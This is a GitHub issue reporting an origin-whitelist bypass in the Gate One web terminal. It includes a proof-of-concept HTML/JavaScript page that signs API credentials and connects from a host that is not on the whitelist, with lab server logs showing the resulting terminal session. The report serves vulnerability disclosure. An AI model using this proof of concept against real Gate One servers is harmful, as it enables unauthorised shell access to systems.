New issue

Jump to bottom

Gate One Whitelist Bypass #728

Open Zh3-H4ck opened this issue on Apr 9, 2019 · 1 comment

Zh3-H4ck commented on Apr 9, 2019

There is a configuration item “origins”:[“127.0.0.1”,“localhost”] in file server.conf of Gate One. When the authenticate method is “auth”:“api” , only the host which is in the list of origins can access to the gateone host. If not, the gateone will return “The authentication object was denied by the server. Click OK to reload the page” to the host which are not in origins list.

Vulnerability description:

The vulnerability allows the attacker bypass the origins list and connect to gateone used by the hosts which are not in origins list.
The cause of issue is due to the drawback of verifying origins. When the attacker user localhost to access Gate One, Gate One recognize it as “localhost” instead of the real IP of attacker. Thus the attacker can pretend to be the “localhost” to bypass the method of Verifying Origins list.

Vulnerability reproduce:

Environment:


- The Gate One service is deployed by the attacked host B (192.168.159.148);
- The gateone service used the authenticate method “auth”:“api”;
- The “localhost” is in the list of origins like that “origins”:[“127.0.0.1”,“localhost”] in server.conf;
- The attacker has corrected api_keys;
- The IP address of attack host A (192.168.159.1) is not in the list of origins.

###Steps:

1. Make http service in the attack host A, and load the payload page gateone.html as followed:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
<button onclick="test()">test</button>
Attacked host 192.168.159.148:81

<div id="gateone_container" style="width:60em;height: 30em">
  <div id="gateone"></div>
</div>

</body>
</html>
<script src="http://192.168.159.148:81/static/gateone.js"></script>
<script src="./jquery-3.3.1.min.js"></script>
<script src="./CryptoJS.js"></script>
<script type="text/javascript">
function test(){
    var upn = "gateone";
    var key = "NmXXXXXXZTVlMTNiNDAwYXXXXXXhNmE0OWE4YzNiNTYzZ";
    var secret = "ZDXXXXXXYjlmOWIzNGXXXXYzk4ODc0OTc4Zjk1MTQ5Z";
    var timestamp=  Date.parse(new Date());
    var body = key + upn + timestamp;
    var sha1_result=CryptoJS.HmacSHA1(body,secret);

    var auth = {
        'api_key': key,
        'upn':upn,
        'timestamp': timestamp,
        'signature': sha1_result.toString(),
        'signature_method': 'HMAC-SHA1',
        'api_version': '1.0'
    }
    console.log(auth);
    GateOne.init({
        auth: auth,
        url: 'http://192.168.159.148:81',
        goDiv: '#gateone',
    });
     GateOne.Net.autoConnect();

}  </script>
```

2. Access the page by URL “localhost:8000/gateone.html” in the attack host A, the response is as followed:




3. To make sure the attacker has tried to access the Gate One server, check the gateone log in the attacked host B, the result is as followed:

```
[E 190409 11:01:46 server:1565] Origin check failed for: http://localhost:8000
[W 190409 11:01:46 web:2063] 403 GET /ws (192.168.159.1) 8.03ms
[I 190409 11:01:51 app_terminal:265] Active Terminal Plugins: bookmarks, conveni
ence, example, html, logging, notice, playback, ssh
[E 190409 11:01:51 server:1565] Origin check failed for: http://localhost:8000
[W 190409 11:01:51 web:2063] 403 GET /ws (192.168.159.1) 31.28ms
[I 190409 11:01:56 app_terminal:265] Active Terminal Plugins: bookmarks, conveni
ence, example, html, logging, notice, playback, ssh
```

It proves that Gate One not recorded the real IP address of attack host A(192.168.159.1) instead of “localhost:8080” when the service verifies the “Origin”.

4. Change http service port 8080 to 80 on attack host A

5. Access the page by URL “localhost/gateone.html” in the attack host A, the response is as followed:



It means the attack host A has connect to the Gate One successfully.

6. Check logs of Gate One, the attack host A 192.168.159.1 established a connection with the attacked host:

```
[I 190409 11:07:21 server:2800] {"ip_address": "192.168.159.1", "location": "def
ault", "upn": "gateone"} Sending: font.css
[I 190409 11:07:23 app_terminal:1071] {"application": "terminal", "columns": 259
, "command": "SSH", "ip_address": "192.168.159.1", "location": "default", "rows"
: 68, "term": 1, "upn": "gateone"} New Terminal: 1
[I 190409 11:07:25 server:1854] {"ip_address": "192.168.159.1", "location": "def
ault", "upn": "gateone"} Client Logging: 2019-04-09 11:07:29 INFO PONG: Gate One
 server round-trip latency: 2ms
[I 190409 11:07:29 server:1854] {"ip_address": "192.168.159.1", "location": "def
ault", "upn": "gateone"} Client Logging: 2019-04-09 11:07:33 INFO Message: Bell
in: 1: Gate One
[I 190409 11:07:53 async:514] Shutting down the MultiprocessRunner executor.
^[^A[I 190409 11:08:26 server:1796] {"ip_address": "192.168.159.1", "location":
"default", "upn": "gateone"} WebSocket Latency: 1ms
```

fengjian1993 commented on May 24, 2019

you should add localhost:8000 to 10server.conf in line origins

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants